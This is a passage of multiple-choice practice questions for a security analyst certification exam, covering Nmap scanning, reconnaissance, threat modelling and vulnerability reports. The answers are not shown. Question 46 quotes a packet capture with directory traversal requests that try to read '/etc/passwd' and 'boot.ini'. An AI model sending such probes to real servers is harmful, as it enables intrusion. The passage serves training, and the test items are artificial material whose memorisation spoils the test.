  - C. Run a vulnerability scan to identify vulnerable services.
  - D. Reenable the workstation's local host firewall.
4. Which one of the following threats is the most pervasive in modern computing environments?
- A. Zero-day attacks
  - B. Advanced persistent threats
  - C. Malware
  - D. Insider threats
5. Nara is concerned about the risk of attackers conducting a brute-force attack against her organization. Which one of the following factors is Nara most likely to be able to control?
- A. Attack vector
  - B. Adversary capability
  - C. Likelihood
  - D. Total attack surface
6. What is the default Nmap scan type when Nmap is not provided with a scan type flag?
- A. A TCP FIN scan
  - B. A TCP connect scan
  - C. A TCP SYN scan
  - D. A UDP scan
7. Lakshman wants to limit what potential attackers can gather during passive or semipassive reconnaissance activities. Which of the following actions will typically most reduce his organization's footprint?
- A. Limit information available via the organizational website without authentication.
  - B. Use a secure domain registration.

- C. Limit technology references in job postings.
  - D. Purge all document metadata before posting.
8. Cassandra's Nmap scan of an open wireless network (192.168.10/24) shows the following host at IP address 192.168.1.1. Which of the following is most likely to be the type of system at that IP address based on the scan results shown?
- ```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          Dropbear sshd 2016.74 (protocol 2.0)
53/tcp    open  domain       dnsmasq 2.76
80/tcp    open  http         Acme milli_httpd 2.0 (ASUS RT-AC-series router)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
515/tcp   open  tcpwrapped
1723/tcp  open  pptp         linux (Firmware: 1)
8200/tcp  open  upnp         MiniDLNA 1.1.5 (OS: 378.xx; DLNADOC 1.50; UPnP 1.0)
8443/tcp  open  ssl/http    Acme milli_httpd 2.0 (ASUS RT-AC-series router)
9100/tcp  open  jetdirect?
9998/tcp  open  tcpwrapped
Device type: bridge|general purpose
  
```
- A. A virtual machine
  - B. A wireless router
  - C. A broadband router
  - D. A print server
9. Several organizations recently experienced security incidents when their AWS secret keys were published in public GitHub repositories. What is the most significant threat that could arise from this improper key management?
- A. Total loss of confidentiality
  - B. Total loss of integrity
  - C. Total loss of availability
  - D. Total loss of confidentiality, integrity, and availability
10. After Kristen received a copy of an Nmap scan run by a penetration tester that her company hired, she knows that the tester used the `-o` flag. What type of information should she expect to see included in the output other than open ports?
- A. OCMP status
  - B. Other ports

- C. Objective port assessment data in verbose mode
  - D. Operating system and Common Platform Enumeration (CPE) data
11. Andrea wants to conduct a passive footprinting exercise against a target company. Which of the following techniques is not suited to a passive footprinting process?
- A. WHOIS lookups
  - B. Banner grabbing
  - C. BGP looking glass usage
  - D. Registrar checks
12. Alex wants to scan a protected network and has gained access to a system that can communicate to both his scanning system and the internal network, as shown in the image here. What type of Nmap scan should Alex conduct to leverage this host if he cannot install Nmap on system A?



- A. A reflection scan
  - B. A proxy scan
  - C. A randomized host scan
  - D. A ping-through scan
13. Maddox is conducting an inventory of access permissions on cloud-based object buckets, such as those provided by the AWS S3 service. What threat is he seeking to mitigate?
- A. Insecure APIs
  - B. Improper key management

- C. Unprotected storage
  - D. Insufficient logging and monitoring
14. Alex has been asked to assess the likelihood of reconnaissance activities against her organization (a small, regional business). Her first assignment is to determine the likelihood of port scans against systems in her organization's screened subnet (otherwise known as a DMZ). How should she rate the likelihood of this occurring?
- A. Low.
  - B. Medium.
  - C. High.
  - D. There is not enough information for Alex to provide a rating.
15. Lucy recently detected a cross-site scripting (XSS) vulnerability in her organization's web server. The organization operates a support forum where users can enter HTML tags and the resulting code is displayed to other site visitors. What type of cross-site scripting vulnerability did Lucy discover?
- A. Persistent
  - B. Reflected
  - C. DOM-based
  - D. Blind
16. Florian discovered a vulnerability in a proprietary application developed by his organization. The application has a flaw that allows users to log into the system by providing a valid username and leaving the password blank. What term best describes this overflow?
- A. Directory traversal
  - B. Stack overflow
  - C. Injection flaw
  - D. Broken access control

17. The company that Dan works for has recently migrated to an SaaS provider for its enterprise resource planning (ERP) software. In its traditional on-site ERP environment, Dan conducted regular port scans to help with security validation for the systems. What will Dan most likely have to do in this new environment?
- A. Use a different scanning tool.
  - B. Rely on vendor testing and audits.
  - C. Engage a third-party tester.
  - D. Use a VPN to scan inside the vendor's security perimeter.
18. Which one of the following languages is least susceptible to an injection attack?
- A. HTML
  - B. SQL
  - C. STIX
  - D. XML
19. Which one of the following types of malware would be most useful in a privilege escalation attack?
- A. Rootkit
  - B. Worm
  - C. Virus
  - D. RAT
20. Abdul is conducting a security audit of a multicloud computing environment that incorporates resources from AWS and Microsoft Azure. Which one of the following tools will be least useful to him?
- A. ScoutSuite
  - B. Pacu
  - C. Prowler
  - D. CloudSploit

21. Greg is concerned about the use of DDoS attack tools against his organization, so he purchased a mitigation service from his ISP. What portion of the threat model did Greg reduce?
- A. Likelihood
  - B. Total attack surface
  - C. Impact
  - D. Adversary capability

22. Carrie needs to lock down a Windows workstation that has recently been scanned using Nmap with the results shown here. She knows that the workstation needs to access websites and that the system is part of a Windows domain. What ports should she allow through the system's firewall for externally initiated connections?

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-25 21:08 EDT
Nmap scan report for dynamo (192.168.1.14)
Host is up (0.00023s latency)
Not shown: 65524 closed ports
PORT      STATE    SERVICE
80/tcp    open     http
135/tcp   open     msrpc
139/tcp   open     netbios-ssn
445/tcp   open     microsoft-ds
902/tcp   open     iss-realsecure
912/tcp   open     apex-mesh
2869/tcp  open     icslap
3389/tcp  open     ms-wbt-server
5357/tcp  open     wsdapi
7680/tcp  open     unknown
22350/tcp open     CodeMeter
49677/tcp open     unknown
MAC Address: BC:5F:F4:7B:4B:7D (ASRock Incorporation)


Nmap done: 1 IP address (1 host up) scanned in 105.78 seconds
```

- A. 80, 135, 139, and 445.
  - B. 80, 445, and 3389.
  - C. 135, 139, and 445.
  - D. No ports should be open.
23. Adam's port scan returns results on six TCP ports: 22, 80, 443, 515, 631, and 9100. If Adam needs to guess what type of device this is based on these ports, what is his best guess?

- A. A web server
  - B. An FTP server
  - C. A printer
  - D. A proxy server
24. In his role as the SOC operator, Manish regularly scans a variety of servers in his organization. After two months of reporting multiple vulnerabilities on a Windows file server, Manish recently escalated the issue to the server administrator's manager.
- At the next weekly scan window, Manish noticed that all the vulnerabilities were no longer active; however, ports 137, 139, and 445 were still showing as open. What most likely happened?
- A. The server administrator blocked the scanner with a firewall.
  - B. The server was patched.
  - C. The vulnerability plug-ins were updated and no longer report false positives.
  - D. The system was offline.
25. While conducting reconnaissance, Piper discovers what she believes is an SMTP service running on an alternate port. What technique should she use to manually validate her guess?
- A. Send an email via the open port.
  - B. Send an SMTP probe.
  - C. Telnet to the port.
  - D. SSH to the port.

Use the following network diagram and scenario to answer questions 26–28.

Marta is a security analyst who has been tasked with performing Nmap scans of her organization's network. She is a new hire and has been given this logical diagram of the organization's network but has not been provided with any additional detail.



26. Marta wants to determine what IP addresses to scan from location A. How can she find this information?

- A. Scan the organization's web server and then scan the other 255 IP addresses in its subnet.
- B. Query DNS and WHOIS to find her organization's registered hosts.
- C. Contact ICANN to request the data.
- D. Use `traceroute` to identify the network that the organization's domain resides in.

27. If Marta runs a scan from location B that targets the servers on the datacenter network and then runs a scan from location C, what differences is she most likely to see between the scans?

- A. The scans will match.
- B. Scans from location C will show no open ports.
- C. Scans from location C will show fewer open ports.

- D. Scans from location C will show more open ports.
28. Marta wants to perform regular scans of the entire organizational network but only has a budget that supports buying hardware for a single scanner. Where should she place her scanner to have the most visibility and impact?
- A. Location A
  - B. Location B
  - C. Location C
  - D. Location D
29. Chris wants to gather as much information as he can about an organization using DNS harvesting techniques. Which of the following methods will easily provide the most useful information if they are all possible to conduct on the network he is targeting?
- A. DNS record enumeration
  - B. Zone transfer
  - C. Reverse lookup
  - D. Domain brute-forcing
30. Geoff wants to perform passive reconnaissance as part of an evaluation of his organization's security controls. Which of the following techniques is a valid technique to perform as part of a passive DNS assessment?
- A. A DNS forward or reverse lookup
  - B. A zone transfer
  - C. A WHOIS query
  - D. Using maltego
31. Mike's penetration test requires him to use passive mapping techniques to discover network topology. Which of the following tools is best suited to that task?

- A. Wireshark
  - B. nmap
  - C. netcat
  - D. Angry IP Scanner
32. When Scott performs an `nmap` scan with the `-T` flag set to 5, what variable is he changing?
- A. How fast the scan runs
  - B. The TCP timeout flag it will set
  - C. How many retries it will perform
  - D. How long the scan will take to start up
33. While application vulnerability scanning one of her target organizations web servers, Andrea notices that the server's hostname is resolving to a [cloudflare.com](https://cloudflare.com) host. What does Andrea know about her scan?
- A. It is being treated like a DDoS attack.
  - B. It is scanning a CDN-hosted copy of the site.
  - C. It will not return useful information.
  - D. She cannot determine anything about the site based on this information.
34. Part of Tracy's penetration testing assignment is to evaluate the WPA3 Enterprise protected wireless networks of her target organization. What major differences exist between reconnaissances of a wired network versus a wireless network?
- A. Encryption and physical accessibility
  - B. Network access control and encryption
  - C. Port security and physical accessibility
  - D. Authentication and encryption
35. Ian's company has an internal policy requiring that they perform regular port scans of all of their servers. Ian has been part of a recent effort to move his organization's servers to an infrastructure as a

service (IaaS) provider. What change will Ian most likely need to make to his scanning efforts?

- A. Change scanning software.
  - B. Follow the service provider's scan policies.
  - C. Sign a security contract with the provider.
  - D. Discontinue port scanning.
36. Lauren wants to identify all the printers on the subnets she is scanning with `nmap`. Which of the following `nmap` commands will not provide her with a list of likely printers?
- A. `nmap -sS -p 9100,515,631 10.0.10.15/22 -oX printers.txt`
  - B. `nmap -O 10.0.10.15/22 -oG - | grep printer >> printers.txt`
  - C. `nmap -sU -p 9100,515,631 10.0.10.15/22 -oX printers.txt`
  - D. `nmap -sS -O 10.0.10.15/22 -oG | grep >> printers.txt`
37. What services will the following `nmap` scan test for?
- ```
nmap -sV -p 22,25,53,389 192.168.2.50/27
```
- A. Telnet, SMTP, DHCP, MS-SQL
  - B. SSH, SMTP, DNS, LDAP
  - C. Telnet, SNMP, DNS, LDAP
  - D. SSH, SNMP, DNS, RDP
38. While conducting a topology scan of a remote web server, Susan notes that the IP addresses returned for the same DNS entry change over time. What has she likely encountered?
- A. A route change
  - B. Fast-flux DNS
  - C. A load balancer
  - D. An IP mismatch

39. Nihar wants to conduct an `nmap` scan of a firewalled subnet. Which of the following is not an `nmap` firewall evasion technique he could use?

- A. Fragmenting packets
- B. Changing packet header flags
- C. Spoofing the source IP
- D. Appending random data

40. When Casey scanned a network host, she received the results shown here. What does she know based on the scan results?

| PORT     | STATE | SERVICE        | VERSION                       |
|----------|-------|----------------|-------------------------------|
| 2000/tcp | open  | cisco-sccp?    |                               |
| 3000/tcp | open  | http           | Apache httpd 2.2.3 ((CentOS)) |
| 6789/tcp | open  | ibm-db2-admin? |                               |

- A. The device is a Cisco device.
- B. The device is running Red Hat Linux.
- C. The device was built by IBM.
- D. None of the above.

41. Aidan operates the point-of-sale network for a company that accepts credit cards and is thus required to be compliant with PCI DSS. During his regular assessment of the point-of-sale terminals, he discovers that a recent Windows operating system vulnerability exists on all of them. Since they are all embedded systems that require a manufacturer update, he knows that he cannot install the available patch. What is Aidan's best option to stay compliant with PCI DSS and protect his vulnerable systems?


- A. Replace the Windows embedded point-of-sale terminals with standard Windows systems.
- B. Build a custom operating system image that includes the patch.
- C. Identify, implement, and document compensating controls.
- D. Remove the POS terminals from the network until the vendor releases a patch.

42. What occurs when Mia uses the following command to perform an `nmap` scan of a network?

```
nmap -sP 192.168.2.0/24
```

- A. A secure port scan of all hosts in the 192.168.0.0 to 192.168.2.255 network range
  - B. A scan of all hosts that respond to ping in the 192.168.0.0 to 192.168.255.255 network range
  - C. A scan of all hosts that respond to ping in the 192.168.2.0 to 192.168.2.255 network range
  - D. A SYN-based port scan of all hosts in the 192.168.2.0 to 192.168.2.255 network range
43. Amir's remote scans of a target organization's class C network block using the `nmap` command (`nmap -ss 10.0.10.1/24`) show only a single web server. If Amir needs to gather additional reconnaissance information about the organization's network, which of the following scanning techniques is most likely to provide additional detail?
- A. Use a UDP scan.
  - B. Perform a scan from on-site.
  - C. Scan using the `-p 1-65535` flag.
  - D. Use Nmap's IPS evasion techniques.
44. Damian wants to limit the ability of attackers to conduct passive fingerprinting exercises on his network. Which of the following practices will help to mitigate this risk?
- A. Implement an IPS.
  - B. Implement a firewall.
  - C. Disable promiscuous mode for NICs.
  - D. Enable promiscuous mode for NICs.
45. As part of his active reconnaissance activities, Frank is provided with a shell account accessible via SSH. If Frank wants to run a default `nmap` scan on the

network behind the firewall shown here, how can he accomplish this?



- A. ssh -t 192.168.34.11 nmap 192.168.34.0/24
  - B. ssh -R 8080:192.168.34.11:8080 [remote account:remote password]
  - C. ssh -proxy 192.168.11 [remote account:remote password]
  - D. Frank cannot scan multiple ports with a single ssh command.
46. Angela captured the following packets during a reconnaissance effort run by her organization's red team. What type of information are they looking for?

| No.  | Time         | Source    | Destination | Protocol | Length | Info                                                                        |
|------|--------------|-----------|-------------|----------|--------|-----------------------------------------------------------------------------|
| 6855 | 23.03528285  | 10.0.2.15 | 10.0.2.4    | HTTP     | 262    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../etc/passwd%00 HTTP/1.1 |
| 6856 | 23.035282893 | 10.0.2.4  | 10.0.2.15   | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6857 | 23.035282931 | 10.0.2.15 | 10.0.2.4    | HTTP     | 295    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../boot.ini HTTP/1.1      |
| 6858 | 23.034984571 | 10.0.2.15 | 10.0.2.4    | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6859 | 23.035477824 | 10.0.2.15 | 10.0.2.4    | HTTP     | 233    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../boot.ini HTTP/1.1      |
| 6860 | 23.035763993 | 10.0.2.4  | 10.0.2.15   | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6861 | 23.036452478 | 10.0.2.15 | 10.0.2.4    | HTTP     | 288    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../boot.ini HTTP/1.1      |
| 6862 | 23.036452478 | 10.0.2.4  | 10.0.2.15   | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6863 | 23.035968001 | 10.0.2.15 | 10.0.2.4    | HTTP     | 251    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../etc/passwd HTTP/1.1    |
| 6864 | 23.037540212 | 10.0.2.15 | 10.0.2.4    | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6865 | 23.037540279 | 10.0.2.4  | 10.0.2.15   | HTTP     | 230    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../etc/passwd HTTP/1.1    |
| 6866 | 23.038627047 | 10.0.2.15 | 10.0.2.4    | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6867 | 23.039291482 | 10.0.2.15 | 10.0.2.4    | HTTP     | 233    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../etc/passwd%00 HTTP/1.1 |
| 6868 | 23.039572807 | 10.0.2.15 | 10.0.2.4    | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |
| 6869 | 23.040375241 | 10.0.2.15 | 10.0.2.4    | HTTP     | 230    | GET /forum1.asp?n=1753&amp;nz../../../../../../../../boot.ini HTTP/1.1      |
| 6870 | 23.040858414 | 10.0.2.4  | 10.0.2.15   | HTTP     | 575    | HTTP/1.1 404 Not Found (text/html)                                          |

- A. Vulnerable web applications
  - B. SQL injection
  - C. Directory traversal attacks
  - D. Passwords
47. Stacey encountered a system that shows as “filtered” and “firewalled” during an `nmap` scan. Which of the following techniques should she not consider as she is planning her next scan?

- A. Packet fragmentation
  - B. Spoofing the source address
  - C. Using decoy scans
  - D. Spoofing the destination address
48. Kim is preparing to deploy a new vulnerability scanner and wants to ensure that she can get the most accurate view of configuration issues on laptops belonging to traveling salespeople. Which technology will work best in this situation?
- A. Agent-based scanning
  - B. Server-based scanning
  - C. Passive network monitoring
  - D. Noncredentialed scanning
49. Carla runs a vulnerability scan of a new appliance that engineers are planning to place on her organization's network and finds the results shown here. Of the actions listed, which would correct the highest criticality vulnerability?

| FreeBSD Based Device        |                                                                    |                       |                                  |
|-----------------------------|--------------------------------------------------------------------|-----------------------|----------------------------------|
| <b>Vulnerabilities (15)</b> |                                                                    |                       |                                  |
| ▶                           | 2 SSL Certificate - Expired                                        | port 443/tcp over SSL | CVSS: - CVSS3: - <b>New</b> +    |
| ▶                           | 3 WINS Domain Controller Spoofing Vulnerability - Zero Day         | CVSS: -               | CVSS3: - <b>Active</b> +         |
| ▶                           | 3 NetBIOS Name Conflict Vulnerability                              | CVSS: -               | CVSS3: - <b>Active</b> +         |
| ▶                           | 3 NetBIOS Release Vulnerability                                    | CVSS: -               | CVSS3: - <b>Active</b> +         |
| ▶                           | 2 Hidden RPC Services                                              | CVSS: -               | CVSS3: - <b>Active</b> +         |
| ▶                           | 2 NetBIOS Name Accessible                                          | CVSS: -               | CVSS3: - <b>Active</b> +         |
| ▶                           | 2 NTP Information Disclosure Vulnerability                         | port 123/udp          | CVSS: - CVSS3: - <b>Active</b> + |
| ▶                           | 2 SSL Certificate - Self-Signed Certificate                        | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Active</b> + |
| ▶                           | 2 SSL Certificate - Subject Common Name Does Not Match Server FQDN | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Active</b> + |
| ▶                           | 2 SSL Certificate - Signature Verification Failed Vulnerability    | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Active</b> + |
| ▶                           | 1 Presence of a Load-Balancing Device Detected                     | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Active</b> + |
| ▶                           | 1 Presence of a Load-Balancing Device Detected                     | port 80/tcp           | CVSS: - CVSS3: - <b>Active</b> + |
| ▶                           | 3 SSL/TLS Compression Algorithm Information Leakage Vulnerability  | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Fixed</b> +  |
| ▶                           | 3 SSL/TLS Server supports TLSv1.0                                  | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Fixed</b> +  |
| ▶                           | 1 SSL Certificate - Will Expire Soon                               | port 443/tcp over SSL | CVSS: - CVSS3: - <b>Fixed</b> +  |

- A. Block the use of TLS v1.0.
  - B. Replace the expired SSL certificate.
  - C. Remove the load balancer.
  - D. Correct the information leakage vulnerability.
50. Sadiq is responsible for the security of a network used to control systems within his organization's manufacturing plant. The network connects

manufacturing equipment, sensors, and controllers. He runs a vulnerability scan on this network and discovers that several of the controllers are running out-of-date firmware that introduces security issues. The manufacturer of the controllers is out of business. What action can Sadiq take to best remediate this vulnerability in an efficient manner?

- A. Develop a firmware update internally and apply it to the controllers.
- B. Post on an Internet message board seeking other organizations that have developed a patch.
- C. Ensure that the ICS is on an isolated network.
- D. Use an intrusion prevention system on the ICS network.

51. Vic scanned a Windows server used in his organization and found the result shown here. The server is on an internal network with access limited to IT staff and is not part of a domain. How urgently should Vic remediate this vulnerability?

| Administrator Account's Password Does Not Expire                                                                                                             |                                   |                              |                                   |                 |     |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------|------------------------------|-----------------------------------|-----------------|-----|
| First Detected:                                                                                                                                              | 02/04/2020 at 18:02:25 (GMT-0400) | Last Detected:               | 04/05/2020 at 00:48:55 (GMT-0400) | Times Detected: | 22  |
| QID:                                                                                                                                                         | 90080                             | CVSS Base:                   | 7.5!!                             | Last Fixed:     | N/A |
| Category:                                                                                                                                                    | Windows                           | CVSS Temporal:               | 7.1                               |                 |     |
| CVE ID:                                                                                                                                                      | -                                 | CVSS3 Base:                  | -                                 |                 |     |
| Vendor Reference                                                                                                                                             | -                                 | CVSS3 Temporal:              | -                                 |                 |     |
| Bugtraq ID:                                                                                                                                                  | -                                 | CVSS Environment             | -                                 |                 |     |
| Service Modified:                                                                                                                                            | 08/03/2020                        | Asset Group:                 | -                                 |                 |     |
| User Modified:                                                                                                                                               | -                                 | Collateral Damage Potential: | -                                 |                 |     |
| Edited:                                                                                                                                                      | No                                | Target Distribution:         | -                                 |                 |     |
| PCI Vuln:                                                                                                                                                    | Yes                               | Confidentiality Requirement: | -                                 |                 |     |
| Ticket State:                                                                                                                                                | -                                 | Integrity Requirement:       | -                                 |                 |     |
|                                                                                                                                                              |                                   | Availability Requirement:    | -                                 |                 |     |
| THREAT:                                                                                                                                                      |                                   |                              |                                   |                 |     |
| The scanner probed the Security & Accounts Database (SAM) and found that the target Windows box's Administrator account has a password that does not expire. |                                   |                              |                                   |                 |     |

- A. Vic should drop everything and remediate this vulnerability immediately.
- B. While Vic does not need to drop everything, this vulnerability requires urgent attention and should be addressed quickly.
- C. This is a moderate vulnerability that can be scheduled for remediation at a convenient time.
- D. This vulnerability is informational in nature and may be left in place.

52. Rob's manager recently asked him for an overview of any critical security issues that exist on his network. He looks at the reporting console of his vulnerability scanner and sees the options shown here. Which of the following report types would be his best likely starting point?

| Title                                        | Type       | Vulnerability Data |
|----------------------------------------------|------------|--------------------|
| Unknown Device Report                        | Scan Based |                    |
| Executive Report                             | Host Based |                    |
| High Severity Report                         | Host Based |                    |
| Payment Card Industry (PCI) Executive Report | Scan Based |                    |
| Payment Card Industry (PCI) Technical Report | Scan Based |                    |
| Qualys Patch Report                          | Host Based |                    |
| Qualys Top 20 Report                         | Host Based |                    |
| Technical Report                             | Host Based |                    |

- A. Technical Report  
B. High Severity Report  
C. Qualys Patch Report  
D. Unknown Device Report
53. Wendy is the security administrator for a membership association that is planning to launch an online store. As part of this launch, she will become responsible for ensuring that the website and associated systems are compliant with all relevant standards. What regulatory regime specifically covers credit card information?
- A. PCI DSS  
B. FERPA  
C. HIPAA  
D. SOX
54. During a port scan of a server, Miguel discovered that the following ports are open on the internal network:
- TCP port 25

- TCP port 80
- TCP port 110
- TCP port 443
- TCP port 1433
- TCP port 3389

The scan results provide evidence that a variety of services are running on this server. Which one of the following services is *not* indicated by the scan results?

- A. Web
  - B. Database
  - C. SSH
  - D. RDP
55. Nina is a software developer, and she receives a report from her company's cybersecurity team that a vulnerability scan detected a SQL injection vulnerability in one of her applications. She examines her code and makes a modification in a test environment that she believes corrects the issue. What should she do next?
- A. Deploy the code to production immediately to resolve the vulnerability.
  - B. Request a scan of the test environment to confirm that the issue is corrected.
  - C. Mark the vulnerability as resolved and close the ticket.
  - D. Hire a consultant to perform a penetration test to confirm that the vulnerability is resolved.
56. George recently ran a port scan on a network device used by his organization. Which one of the following open ports represents the most significant possible security vulnerability?
- A. 22
  - B. 23

C. 161

D. 443

Use the following scenario to answer questions 57–59.

Harold runs a vulnerability scan of a server that he is planning to move into production and finds the vulnerability shown here.

| SSL/TLS Server supports TLSv1.0 |                                   | port 3389/tcp over SSL       |                                   |                 | CVSS: | -           | CVSS3: | - | Active |
|---------------------------------|-----------------------------------|------------------------------|-----------------------------------|-----------------|-------|-------------|--------|---|--------|
| First Detected:                 | 03/25/2020 at 01:18:35 (GMT-0400) | Last Detected:               | 04/09/2020 at 00:58:18 (GMT-0400) | Times Detected: | 15    | Last Fixed: | N/A    |   |        |
| QID:                            | 38628                             | CVSS Base:                   | 2.6[!]                            |                 |       |             |        |   |        |
| Category:                       | General remote services           | CVSS Temporal:               | 2.3                               |                 |       |             |        |   |        |
| CVE ID:                         | -                                 | CVSS3 Base:                  | 0[!]                              |                 |       |             |        |   |        |
| Vendor Reference:               | -                                 | CVSS3 Temporal:              | 0                                 |                 |       |             |        |   |        |
| Bugtraq ID:                     | -                                 | CVSS Environment:            | -                                 |                 |       |             |        |   |        |
| Service Modified:               | 07/14/2020                        | Asset Group:                 | -                                 |                 |       |             |        |   |        |
| User Modified:                  | -                                 | Collateral Damage Potential: | -                                 |                 |       |             |        |   |        |
| Edited:                         | No                                | Target Distribution:         | -                                 |                 |       |             |        |   |        |
| PCI Vuln:                       | No                                | Confidentiality Requirement: | -                                 |                 |       |             |        |   |        |
| Ticket State:                   | -                                 | Integrity Requirement:       | -                                 |                 |       |             |        |   |        |
|                                 |                                   | Availability Requirement:    | -                                 |                 |       |             |        |   |        |

57. What operating system is most likely running on the server in this vulnerability scan report?

- A. macOS
- B. Windows
- C. Kali
- D. RHEL

58. Harold is preparing to correct the vulnerability. What service should he inspect to identify the issue?

- A. SSH
- B. HTTPS
- C. RDP
- D. SFTP

59. Harold would like to secure the service affected by this vulnerability. Which one of the following protocols/versions would be an acceptable way to resolve the issue?

- A. SSL v2.0
- B. SSL v3.0
- C. TLS v1.0
- D. None of the above

60. Seth found the vulnerability shown here in one of the systems on his network. What component requires a patch to correct this issue?

| 5 VMware ESXi 5.5.0 Patch Release ESXi550-201703401-SG Missing (KB2149576)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                         | CVSS: -                      | CVSS3: -                          | New               |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------|------------------------------|-----------------------------------|-------------------|
| First Detected:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | 04/05/2020 at 21:10:27 (GMT-0400)                                                                                       | Last Detected:               | 04/05/2020 at 21:10:27 (GMT-0400) | Times Detected: 1 |
| QID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | 216120                                                                                                                  | CVSS Base:                   | 6.6                               |                   |
| Category:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | VMware                                                                                                                  | CVSS Temporal:               | 4.9                               |                   |
| CVE ID:                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | <a href="#">CVE-2017-4902</a> <a href="#">CVE-2017-4903</a> <a href="#">CVE-2017-4904</a> <a href="#">CVE-2017-4905</a> | CVSS3 Base:                  | -                                 |                   |
| Vendor Reference                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | <a href="#">VMSA-2017-0006</a>                                                                                          | CVSS3 Temporal:              | -                                 |                   |
